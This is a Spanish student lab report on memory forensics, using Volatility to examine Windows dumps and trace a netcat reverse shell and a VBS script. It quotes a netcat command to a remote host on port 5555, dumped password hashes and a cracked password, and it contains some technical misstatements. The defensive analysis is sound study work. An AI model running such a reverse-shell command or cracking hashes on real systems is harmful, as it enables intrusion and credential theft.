Práctica 3: Análisis Forense - Parte 2

Inteligencia de la Seguridad

Diego Tejada Merinero

Máquina 1 (Diego):

La primera de las máquinas que analizaremos es la que se ve en la siguiente captura con el nombre “Windows.raw” y el siguiente md5sum:

```
dtejada02@UbuntuIntSec:~/Downloads$ ls
firefox.tmp  Windows10  Windows10.raw
dtejada02@UbuntuIntSec:~/Downloads$ md5sum <<< cat Windows10.raw
e371507380ce5ac806226c985785f938  Windows10.raw
dtejada02@UbuntuIntSec:~/Downloads$
```

InfoImage:

En primer lugar vamos a hacer una análisis de la máquina a nivel general para ver con que nos estamos enfrentando y las características que tiene como vemos en la siguiente captura con el plugin “Info”.

```
┌──(dtejada02㉿kali)-[~/volatility3]
└─$ python3 vol.py -f ../Descargas/Windows10.raw windows.info.Info
Volatility 3 Framework 2.5.2
Progress:  100.00               PDB scanning finished
Variable        Value

Kernel Base     0×f8003a410000
DTB     0×1aa000
Symbols file:///home/dtejada02/volatility3/volatility3/symbols/windows/ntkrnlmp.pdb/DD08DD42692B43F199A079D60E79D217-1.json.xz
Is64Bit True
IsPAE   False
layer_name      0 WindowsIntel32e
memory_layer    1 FileLayer
KdVersionBlock  0×f8003a702cf8
Major/Minor     15.14393
MachineType     34404
KeNumberProcessors      1
SystemTime      2023-12-14 16:37:28
NtSystemRoot    C:\Windows
NtProductType   NtProductWinNt
NtMajorVersion  10
NtMinorVersion  0
PE MajorOperatingSystemVersion  10
PE MinorOperatingSystemVersion  0
PE Machine      34404
PE TimeDateStamp        Sat Jul 16 02:16:17 2016
```

Ahora pasaremos a explicar cada uno de los apartados que nos arroja el comando:

Lo primero sería la Kernel Base (0xf8003a410000). La dirección base del kernel en la memoria. Esta dirección es crítica para realizar cálculos y referenciar ubicaciones específicas en el espacio de memoria del kernel.

En segundo lugar encontramos el DTB (Directory Table Base - 0x1aa000). La dirección base de la tabla de directorios. Es esencial para la traducción de direcciones virtuales a direcciones físicas y viceversa. La DTB es parte de la estructura de paginación utilizada por el sistema operativo.

En tercer lugar el Symbols (Archivo de símbolos). Los símbolos son información que asocia direcciones de memoria con nombres y tipos de variables y funciones en el

código fuente del kernel. En este caso, encontramos un archivo JSON que contiene esta información y facilita la interpretación de direcciones de memoria.

En cuarto lugar encontramos el Is64Bit (True), esto indica que el sistema operativo es de 64 bits. Este detalle es fundamental para determinar la arquitectura del sistema y ajustar nuestro análisis a ello.

En quinto lugar encontramos el IsPAE (False), esto nos indica si la extensión de dirección física (PAE) está habilitada. PAE permite a los sistemas de 32 bits abordar más de 4 GB de memoria física.

En sexto lugar, vemos la Layer Name (WindowsIntel32e - FileLayer). WindowsIntel32e nos indica que se trata de un sistema operativo de 32 bits, aunque Is64Bit sea True. La capa de memoria (FileLayer) indica que la imagen de memoria se está leyendo desde un archivo.

En séptimo lugar tenemos la KdVersionBlock (Dirección del bloque de versión de KD). La dirección en la memoria donde se encuentra el bloque de versión de KD (Kernel Debugger), que contiene información sobre la configuración del depurador del kernel.

En octavo lugar nos muestra la Major/Minor (Windows 10 - 15.14393). Indicando la versión principal y secundaria del sistema operativo. En este caso, se trata de Windows 10 con la versión 15.14393.

En noveno lugar encontramos la MachineType (34404 - x64). Este valor se refiere al tipo de máquina y, en este caso, 34404 indica x64, lo que significa que el sistema operativo es de 64 bits.

En décimo lugar vemos los KeNumberProcessors (1), que nos indica el número de procesadores en el sistema. En este caso, es un sistema uniprocesador.

En undécimo lugar el SystemTime (2023-12-14 16:37:28). Nos muestra la hora del sistema en el momento en que se realizó el volcado de memoria. Puede ser útil para correlacionar eventos en el sistema. En nuestro caso nos da igual o es poco relevante.

En duodécimo lugar, encontramos el NtSystemRoot (C:\Windows). La ruta del directorio raíz del sistema operativo.

En decimotercer lugar el NtProductType (NtProductWinNt), que indica el tipo de producto. En este caso, NtProductWinNt indica una versión de Windows basada en el núcleo NT.

En decimocuarto lugar, NtMajorVersion/NtMinorVersion (10 y 0), que representan la versión mayor y menor del sistema operativo. En este caso, son 10 y 0, respectivamente, indicando Windows 10.

En decimoquinto, PE MajorOperatingSystemVersion/PE MinorOperatingSystemVersion (10 y 0). Estas son las versiones del sistema operativo según la información del ejecutable PE (Portable Executable).

En decimosexto lugar, PE Machine (34404 - x64) indica el tipo de máquina del ejecutable PE, y en este caso, 34404 indica x64.

Y por último encontramos la PE TimeDateStamp (Sat Jul 16 02:16:17 2016), que consiste en la marca de tiempo del ejecutable PE, que indica cuándo fue compilado. En este caso, el 16 de Julio Sábado a las 02:16:17 2016.

HiveList:

Una vez conocemos las características de la máquina vamos a pasar al análisis. Lo primero que haremos para buscar la posible amenaza, que todavía desconocemos si está infectado o no, será buscar usuarios que nos den pistas de cómo se ha podido ejecutar el ataque, para ello, comenzaremos usando el plugin “HiveList”, que nos ayuda a localizar las partes del registro en la memoria. Sin embargo, nos aparecen con el estado “Disabled” indicándonos que la extracción de datos específicos no se está llevando a cabo. Por lo que para extraer credenciales de usuario tendremos que usar otro comando.

```
┌──(dtejada02㉿kali)-[~/volatility3]
└─$ sudo python3 vol.py -f ../Descargas/Windows10.raw windows.registry.hivelist.HiveList
Volatility 3 Framework 2.5.2
Progress:  100.00               PDB scanning finished
Offset  FileFullPath    File output

0×81019b823000          Disabled
0×81019b83b000  \REGISTRY\MACHINE\SYSTEM        Disabled
0×81019b870000  \REGISTRY\MACHINE\HARDWARE      Disabled
0×81019c057000  \Device\HarddiskVolume1\Boot\BCD        Disabled
0×81019c05b000  \SystemRoot\System32\Config\SOFTWARE    Disabled
0×81019c233000  \SystemRoot\System32\Config\DEFAULT     Disabled
0×81019c3da000  \SystemRoot\System32\Config\SECURITY    Disabled
0×81019c347000  \SystemRoot\System32\Config\SAM Disabled
0×81019c3d0000  \??\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT        Disabled
0×8101a0bc8000  \SystemRoot\System32\Config\BBI Disabled
0×81019c3b0000  \??\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT  Disabled
0×8101a17be000  \??\C:\Users\manolitogafotas\ntuser.dat Disabled
0×8101a1db3000  \??\C:\Users\manolitogafotas\AppData\Local\Microsoft\Windows\UsrClass.dat       Disabled
0×8101a1806000  \??\C:\ProgramData\Microsoft\Windows\AppRepository\Packages\Microsoft.Windows.ShellExperienceHost_10.0.14393.0_neutral_neutral_cw5n1h2txyewy\ActivationStore.dat        Disabled
0×8101a29d7000  \??\C:\Users\manolitogafotas\AppData\Local\Packages\Microsoft.Windows.ShellExperienceHost_cw5n1h2txyewy\Settings\settings.dat    Disabled
0×8101a2b23000  \??\C:\Users\manolitogafotas\AppData\Local\Packages\Microsoft.Windows.Cortana_cw5n1h2txyewy\Settings\settings.dat       Disabled
0×8101a2b16000  \??\C:\ProgramData\Microsoft\Windows\AppRepository\Packages\Microsoft.Windows.Cortana_1.7.0.14393_neutral_neutral_cw5n1h2txyewy\ActivationStore.dat     Disabled
```

HashDump:

El siguiente plugin que probaremos será el “Hashdump”, que nos muestra las contraseñas con hash almacenadas en la memoria volátil del sistema. Son aquellas que están en uso durante la sesión del sistema.


```
┌──(dtejada02㉿kali)-[~/volatility3]
└─$ sudo python3 vol.py -f ../Descargas/Windows10.raw windows.hashdump.Hashdump
Volatility 3 Framework 2.5.2
Progress:  100.00               PDB scanning finished
User    rid     lmhash  nthash
```

Como vemos en la siguiente captura nos imprime una serie de usuarios donde nos llama la atención el que tiene como nombre “manolitogafotas”.

```
Administrator   500     aad3b435b51404eeaad3b435b51404ee        31d6cfe0d16ae931b73c59d7e0c089c0
Guest   501     aad3b435b51404eeaad3b435b51404ee        31d6cfe0d16ae931b73c59d7e0c089c0
DefaultAccount  503     aad3b435b51404eeaad3b435b51404ee        31d6cfe0d16ae931b73c59d7e0c089c0
defaultuser0    1000    aad3b435b51404eeaad3b435b51404ee        4ccf11003657e4f9099a99777234fc7b
mv      1001    aad3b435b51404eeaad3b435b51404ee        66ada493355935b095b70319e91171fb
manolitogafotas 1002    aad3b435b51404eeaad3b435b51404ee        a4f49c406510bdcab6824ee7c30fd852
```

CrackStation:

Además, con ayuda de la página crackstation podemos probar a crackear la contraseña como vemos a continuación. Finalmente, obtenemos como resultado “Password”.



GetSIDs:

Lo siguiente que haremos será seguir investigando acerca de este usuario llamado “manolitogafotas” con el comando “GetSIDs” que nos muestra los SIDs (Identificadores únicos asociados a cada cuenta de usuario y grupo en un sistema), que nos sirven para controlar el acceso a recursos y realizar operaciones de seguridad. Con esto buscamos encontrar qué relación tiene “manolitogafotas” con la ejecución de procesos. Y vemos que no hay nada sospechoso, ejecuta el buscador y la powershell.

```
┌──(dtejada02㉿kali)-[~/volatility3]
└─$ sudo python3 vol.py -f ../Descargas/Windows10.raw windows.getsids.GetSIDs | grep manolitogafotas
3024resssihost.exe      S-1-5-21-4026341843-3724593797-4293600831-1002  manolitogafotas
2960    svchost.exe     S-1-5-21-4026341843-3724593797-4293600831-1002  manolitogafotas
2868    taskhostw.exe   S-1-5-21-4026341843-3724593797-4293600831-1002  manolitogafotas
2500    RuntimeBroker.  S-1-5-21-4026341843-3724593797-4293600831-1002  manolitogafotas
1028    userinit.exe    S-1-5-21-4026341843-3724593797-4293600831-1002  manolitogafotas
3060    explorer.exe    S-1-5-21-4026341843-3724593797-4293600831-1002  manolitogafotas
2184    ShellExperienc  S-1-5-21-4026341843-3724593797-4293600831-1002  manolitogafotas
3788    dllhost.exe     S-1-5-21-4026341843-3724593797-4293600831-1002  manolitogafotas
4020    VBoxTray.exe    S-1-5-21-4026341843-3724593797-4293600831-1002  manolitogafotas
4084    OneDrive.exe    S-1-5-21-4026341843-3724593797-4293600831-1002  manolitogafotas
3616    powershell.exe  S-1-5-21-4026341843-3724593797-4293600831-1002  manolitogafotas
3620    conhost.exe     S-1-5-21-4026341843-3724593797-4293600831-1002  manolitogafotas
3216    SearchUI.exe    S-1-5-21-4026341843-3724593797-4293600831-1002  manolitogafotas
1224    dllhost.exe     S-1-5-21-4026341843-3724593797-4293600831-1002  manolitogafotas
```

PsList:

Como no vemos de momento nada sospechoso vamos a enumerar los procesos con el comando “PsList”, que nos mostrará los procesos en ejecución con alguna información detallada.

```
┌──(dtejada02㉿kali)-[~/volatility3]
└─$ sudo python3 vol.py -f ../Descargas/Windows10.raw windows.pslist.PsList
Volatility 3 Framework 2.5.2
Progress:  100.00               PDB scanning finished
PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId       Wow64   CreateTime      ExitTime        File output
```

Si nos fijamos en los procesos que todavía siguen en ejecución, es decir, que tienen el “ExitTime” igual a N/A, vemos que hay una serie de procesos sospechosos llamados: dwm.exe, cmd.exe y nc.exe.

```
648     516     svchost.exe     0xce0578c97780  10      -       0       False   2023-12-14 14:05:33.000000
736     476     dwm.exe 0xce0578d3b780  11      -       1       False   2023-12-14 14:05:33.000000      N/A
848     516     svchost.exe     0xce0578d8e780  24      -       0       False   2023-12-14 14:05:34.000000
```

```
760     1560    powershell.exe  0xce057933c780  14      -       0       True    2023-12-14 16:25:16.000000
3524    760     conhost.exe     0xce05766be780  1       -       0       False   2023-12-14 16:25:16.000000
3976    760     cmd.exe 0xce0576432780  1       -       0       True    2023-12-14 16:26:34.000000      N/A
2460    3976    conhost.exe     0xce05764ba780  3       -       0       False   2023-12-14 16:26:34.000000
3500    3976    nc.exe  0xce0575f95540  3       -       0       True    2023-12-14 16:33:35.000000      N/A
2980    760     cmd.exe 0xce057622a540  1       -       0       True    2023-12-14 16:33:41.000000      N/A
1132    2980    conhost.exe     0xce0575f84340  3       -       0       False   2023-12-14 16:33:41.000000
2956    2980    cscript.exe     0xce0576364780  5       -       0       True    2023-12-14 16:35:06.000000
1528    760     cmd.exe 0xce0575f1f780  2       -       0       True    2023-12-14 16:35:13.000000      N/A
744     1528    conhost.exe     0xce057607a780  3       -       0       False   2023-12-14 16:35:13.000000
3384    1528    winpmem_mini_x  0xce0576069780  2       -       0       False   2023-12-14 16:37:27.000000
```

También llama la atención una serie de ejecutables que se están ejecutando en el sistema operativo de 64 bits siendo aplicaciones de 32 bits, esto lo sabemos gracias a la columna Wow64, que se encuentra en “True” sólo en estos dos procesos: cscript.exe y powershell.exe.

```
760    1560    powershell.exe  0xce057933c780  14      -       0       True    2023-12-14 16:25:16.000000      N/A     Disabled
3524   760     conhost.exe     0xce05766be780  1       -       0       False   2023-12-14 16:25:16.000000      N/A     Disabled
3976   760     cmd.exe 0xce0576432780  1       -       0       True    2023-12-14 16:26:34.000000      N/A     Disabled
2460   3976    conhost.exe     0xce05764ba780  3       -       0       False   2023-12-14 16:26:34.000000      N/A     Disabled
3500   3976    nc.exe  0xce0575f95540  3       -       0       True    2023-12-14 16:33:35.000000      N/A     Disabled
2980   760     cmd.exe 0xce057622a540  1       -       0       True    2023-12-14 16:33:41.000000      N/A     Disabled
1132   2980    conhost.exe     0xce0575f84340  3       -       0       False   2023-12-14 16:33:41.000000      N/A     Disabled
2956   2980    cscript.exe     0xce0576364780  5       -       0       True    2023-12-14 16:35:06.000000      N/A     Disabled
```

PsTree:

A continuación, veremos la estructura de los procesos en forma de árbol para poder ver las relaciones de jerarquía entre ellos con el plugin “PsTree”.

```
┌──(dtejada02㉿kali)-[~/volatility3]
└─$ sudo python3 vol.py -f ../Descargas/Windows10.raw windows.pstree.PsTree
[sudo] contraseña para dtejada02:
Volatility 3 Framework 2.5.2
Progress:  100.00               PDB scanning finished
PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId       Wow64   CreateTime      ExitTime
```

Como vemos en la siguiente captura del proceso powershell.exe nacen el resto de procesos. Primero el cmd.exe que a su vez despliega por un lado el nc.exe y por otro el cscript. Esto lo sabemos en base a los asteriscos que vemos al comienzo de la línea.

```
1560    3148    powershell.exe  0xce0575f39780  0       -       0       False   2023-12-14 16:25:15.000000      2023-12-14 16:25:16.000000
* 760   1560    powershell.exe  0xce057933c780  14      -       0       True    2023-12-14 16:25:16.000000      N/A
** 3976 760     cmd.exe 0xce0576432780  1       -       0       True    2023-12-14 16:26:34.000000      N/A
*** 3500        3976    nc.exe  0xce0575f95540  3       -       0       True    2023-12-14 16:33:35.000000      N/A
*** 2460        3976    conhost.exe     0xce05764ba780  3       -       0       False   2023-12-14 16:26:34.000000      N/A
** 2980 760     cmd.exe 0xce057622a540  1       -       0       True    2023-12-14 16:33:41.000000      N/A
*** 2956        2980    cscript.exe     0xce0576364780  5       -       0       True    2023-12-14 16:35:06.000000      N/A
*** 1132        2980    conhost.exe     0xce0575f84340  3       -       0       False   2023-12-14 16:33:41.000000      N/A
```

Sessions:

Todo esto también lo podemos corroborar con el comando “Sessions” que nos muestra las sesiones activas y su relación con los procesos.

```
┌──(dtejada02㉿kali)-[~/volatility3]
└─$ python3 vol.py -f ../Descargas/Windows10.raw windows.sessions.Sessions
Volatility 3 Framework 2.5.2
Progress:  100.00               PDB scanning finished
Session ID      Session Type    Process ID      Process User Name       Create Time
```

Como podemos ver en la siguiente captura a partir de la powershell.exe se despliegan el resto de ejecutables que parecen tener una relación totalmente directa entre ellos, cmd.exe, cscript.exe, nc.exe y dwm.exe.

```
0       -       2348    powershell.exe  -       2023-12-14 14:05:53.000000
0       -       2448    powershell.exe  -       2023-12-14 14:05:55.000000
0       -       2616    cmd.exe WORKGROUP/ADMINRG-T1QAKBT$      2023-12-14 14:06:08.000000
0       -       2624    conhost.exe     WORKGROUP/ADMINRG-T1QAKBT$      2023-12-14 14:06:08.000000
0       -       3036    SearchIndexer.  WORKGROUP/ADMINRG-T1QAKBT$      2023-12-14 14:07:35.000000
0       -       2336    nc.exe  WORKGROUP/ADMINRG-T1QAKBT$      2023-12-14 14:22:51.000000
0       -       2416    cmd.exe WORKGROUP/ADMINRG-T1QAKBT$      2023-12-14 14:22:59.000000
0       -       2384    conhost.exe     WORKGROUP/ADMINRG-T1QAKBT$      2023-12-14 14:22:59.000000
0       -       1620    cscript.exe     WORKGROUP/ADMINRG-T1QAKBT$      2023-12-14 14:24:38.000000
0       -       2832    cmd.exe WORKGROUP/ADMINRG-T1QAKBT$      2023-12-14 14:24:52.000000
0       -       2728    conhost.exe     WORKGROUP/ADMINRG-T1QAKBT$      2023-12-14 14:24:52.000000
0       -       1560    powershell.exe  -       2023-12-14 16:25:15.000000
0       -       760     powershell.exe  WORKGROUP/ADMINRG-T1QAKBT$      2023-12-14 16:25:16.000000
0       -       3524    conhost.exe     WORKGROUP/ADMINRG-T1QAKBT$      2023-12-14 16:25:16.000000
0       -       3976    cmd.exe WORKGROUP/ADMINRG-T1QAKBT$      2023-12-14 16:26:34.000000
0       -       2460    conhost.exe     WORKGROUP/ADMINRG-T1QAKBT$      2023-12-14 16:26:34.000000
0       -       3500    nc.exe  WORKGROUP/ADMINRG-T1QAKBT$      2023-12-14 16:33:35.000000
0       -       2980    cmd.exe WORKGROUP/ADMINRG-T1QAKBT$      2023-12-14 16:33:41.000000
0       -       1132    conhost.exe     WORKGROUP/ADMINRG-T1QAKBT$      2023-12-14 16:33:41.000000
0       -       2956    cscript.exe     WORKGROUP/ADMINRG-T1QAKBT$      2023-12-14 16:35:06.000000
0       -       1528    cmd.exe WORKGROUP/ADMINRG-T1QAKBT$      2023-12-14 16:35:13.000000
0       -       744     conhost.exe     WORKGROUP/ADMINRG-T1QAKBT$      2023-12-14 16:35:13.000000
0       -       3384    winpmem_mini_x  WORKGROUP/ADMINRG-T1QAKBT$      2023-12-14 16:37:27.000000
1       -       420     smss.exe        -       2023-12-14 14:05:32.000000
1       -       440     csrss.exe       /SYSTEM 2023-12-14 14:05:32.000000
1       -       476     winlogon.exe    /SYSTEM 2023-12-14 14:05:32.000000
1       -       736     dwm.exe /SYSTEM 2023-12-14 14:05:33.000000
```

NetScan:

Debido a que nc.exe probablemente tenga que ver con netcat vamos a usar el comando “NetScan”, que nos permite ver información sobre las conexiones de red activas en el sistema como vemos en la siguiente captura junto a una gran cantidad de información adicional.

```
┌──(dtejada02㉿kali)-[~/volatility3]
└─$ sudo python3 vol.py -f ../Descargas/Windows10.raw windows.netscan.NetScan
Volatility 3 Framework 2.5.2
Progress:  100.00               PDB scanning finished
Offset  Proto   LocalAddr       LocalPort       ForeignAddr     ForeignPort     State   PID     Owner   Created
```

Si analizamos las conexiones en primer lugar vemos que el proceso “powershell.exe” ha establecido conexión con una máquina remota con la dirección IP “10.0.2.12” en el puerto 4444. Esta conexión está activa y el estado es “ESTABLISHED”. Lo que significa que los extremos están compartiendo información. Esto parece sospechoso pero sigamos analizando.

```
0×ce0575acf910  TCPv6   ::      49665   ::      0       LISTENING       892     svchost.exe     2023-12-14 14:05:34.000000
0×ce0575ada010  UDPv4   0.0.0.0 5050    *       0               384     svchost.exe     2023-12-14 14:07:34.000000
0×ce0575ebc550  TCPv4   10.0.2.16       49749   10.0.2.12       4444    ESTABLISHED     760     powershell.exe  2023-12-14 16:25:18.000000
0×ce0575ed8010  TCPv4   10.0.2.16       49747   23.58.159.133   443     CLOSE_WAIT      3216    SearchUI.exe    2023-12-14 16:15:24.000000
0×ce0576225010  UDPv4   0.0.0.0 5355    *       0               1192    svchost.exe     2023-12-14 16:34:03.000000
```

Lo siguiente que vemos es que el proceso nc.exe ha tenido una conexión con una máquina en la misma IP pero esta vez en el puerto 5555, la conexión de nuestra máquina ha sido cerrada pero la remota sigue abierta, indicado por el estado “CLOSE_WAIT” que indica que el extremo local está esperando que el extremo remoto cierre la conexión.

```
0×ce0576a0dab0  TCPv4   10.0.2.16       49753   2.22.213.111    443     CLOSED  856     svchost.exe     2023-12-14 16:28:01.000000
0×ce0576c27d00  TCPv4   10.0.2.16       49746   20.54.36.229    443     ESTABLISHED     3060    explorer.exe    2023-12-14 16:15:05.000000
0×ce0576f3fd00  TCPv4   10.0.2.16       49713   10.0.2.12       5555    CLOSE_WAIT      2336    nc.exe  2023-12-14 14:22:51.000000
0×ce0577431900  TCPv4   10.0.2.16       139     0.0.0.0 0       LISTENING       4       System  2023-12-14 14:05:36.000000
```

Por último, podemos apreciar como nc.exe ha establecido una conexión con la misma IP esta vez en el puerto que en el paso previo se encontraba a la espera, el 5555. Además, con el estado “ESTABLISHED” indica que la conexión está activa y puede fluir entre los extremos.

```
0×ce0578d116b0  TCPv4   0.0.0.0 49664   0.0.0.0 0       LISTENING       428     wininit.exe     2023-12-14 14:05:33.000000
0×ce0578d116b0  TCPv6   ::      49664   ::      0       LISTENING       428     wininit.exe     2023-12-14 14:05:33.000000
0×ce0578d9d590  TCPv4   10.0.2.16       49798   10.0.2.12       5555    ESTABLISHED     3500    nc.exe  2023-12-14 16:33:35.000000
0×ce0578f9caa0  UDPv4   0.0.0.0 5353    *       0               1192    svchost.exe     2023-12-14 14:05:42.000000
0×ce0578fab520  UDPv4   0.0.0.0 5353    *       0               1192    svchost.exe     2023-12-14 14:05:42.000000
```

Por lo tanto, de momento podemos intuir que a través del puerto 3500 se está estableciendo una conexión remota con otra máquina cuya IP es la 10.0.2.12.

CmdLine:

Para seguir con el análisis vamos a analizar con el comando “CmdLine” las líneas de comando que se utilizaron para ejecutar los procesos de manera específica como vemos en la siguiente captura. Ya que además del nc.exe tenemos un cmd.exe, que probablemente sirva para permitir la ejecución de comando a través de una cmd.


```
┌──(dtejada02㉿kali)-[~/volatility3]
└─$ sudo python3 vol.py -f ../Descargas/Windows10.raw windows.cmdline.CmdLine
Volatility 3 Framework 2.5.2
Progress:  100.00               PDB scanning finished
PID     Process Args
```

Y como sospechábamos vemos como la ejecución de nc.exe, resulta en la apertura de una ventana de línea de comandos con privilegios de administrador en la ubicación del sistema "C:\Windows\system32". Además, se activa cscript.exe, el cual ejecuta el script golazos_iniesta.vbs. Por lo que parece el script golazos_iniesta.vbs es el archivo malicioso que causa el ataque.

```
2336    nc.exe  .\nc.exe  10.0.2.12 5555
2416    cmd.exe C:\Windows\system32\cmd.exe
2384    conhost.exe     \??\C:\Windows\system32\conhost.exe 0×4
1620    cscript.exe     cscript  golazos_iniesta.vbs
2832    cmd.exe C:\Windows\system32\cmd.exe
```

FileScan:


Para confirmar la sospecha que teníamos a cerca del script, usamos el comando “FileScan” que nos permite buscar entre los archivos del volcado de memoria y vemos como el script se encuentra entre los archivos del usuario “manolitogafotas” que fue el encargado de ejecutarlo en un primer momento.



Máquina 2 (Jakob):

Imageinfo:

Para obtener información general sobre la imagen, primero ejecutamos el comando `imageinfo`. Como resultado, obtenemos el perfil sugerido "Win10x64_19041".



Este perfil de Volatility se refiere a un sistema operativo Windows 10 de 64 bits con la versión de compilación 19041. Específicamente diseñado para analizar volcados de memoria de sistemas con la versión de Windows 10 conocida como la actualización de mayo de 2020 (Windows 10 May 2020 Update). La arquitectura "x64" indica que se trata de un sistema operativo de 64 bits. El nombre del perfil se compone de "Win10" para Windows 10 y el número de compilación "19041". Ahora podemos utilizar este perfil para analizar nuestra imagen.

Malfind:

En el siguiente paso de nuestro análisis forense, utilizamos el comando `malfind` en Volatility.
El comando `malfind` se emplea para identificar inserciones sospechosas o maliciosas en procesos dentro de un volcado de memoria. Analiza la memoria en busca de indicios de malware que intenta integrarse en procesos en ejecución y proporciona información sobre posibles actividades maliciosas, como inserciones de DLL o toma de control de procesos mediante shellcode. Este comando resulta útil para detectar anomalías en la memoria e identificar posibles amenazas. En este punto, conscientemente no se ha incluido una captura de pantalla de la salida completa, ya que esta muestra todas las anomalías de la memoria. En el contexto de nuestro análisis forense, el objetivo al utilizar el comando `malfind` es identificar los procesos que componen nuestro malware para luego analizar

más a fondo estos procesos. Por lo tanto, a continuación, se enumeran sólo los datos de salida relevantes para el análisis.

```
jmxnzo@jmxnzo-ThinkPad-T470-W10DG:~/Github/volatility$ python2 vol.py -f
~/Downloads/Windows10 --profile Win10x64_19041 malfind
Volatility Foundation Volatility Framework 2.6.1
Process: MsMpEng.exe Pid: 2308 Address: 0x28881f10000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: PrivateMemory: 1, Protection: 6

Process: powershell.exe Pid: 5936 Address: 0x22756ef0000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: PrivateMemory: 1, Protection: 6

Process: sus.tmp Pid: 6792 Address: 0x2340000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: PrivateMemory: 1, Protection: 6

Process: sus.tmp Pid: 1400 Address: 0x2340000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: PrivateMemory: 1, Protection: 6

Process: powershell.exe Pid: 2868 Address: 0x265d6c70000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: PrivateMemory: 1, Protection: 6

Process: powershell.exe Pid: 6008 Address: 0x274a92b0000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: PrivateMemory: 1, Protection: 6

Process: powershell.exe Pid: 6340 Address: 0x1e8248b0000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: PrivateMemory: 1, Protection: 6
```

Como resultado valioso, ahora sabemos que las direcciones con las correspondientes PID 1400, 2308, 2686, 5936, 6008, 6340, 6792 todas muestran una violación de VadTag en relación con "PAGE_EXECUTE_READWRITE". Una violación de VadTag junto con PAGE_EXECUTE_READWRITE indica una actividad sospechosa o posiblemente maliciosa en relación con los espacios de dirección virtual (VAD).

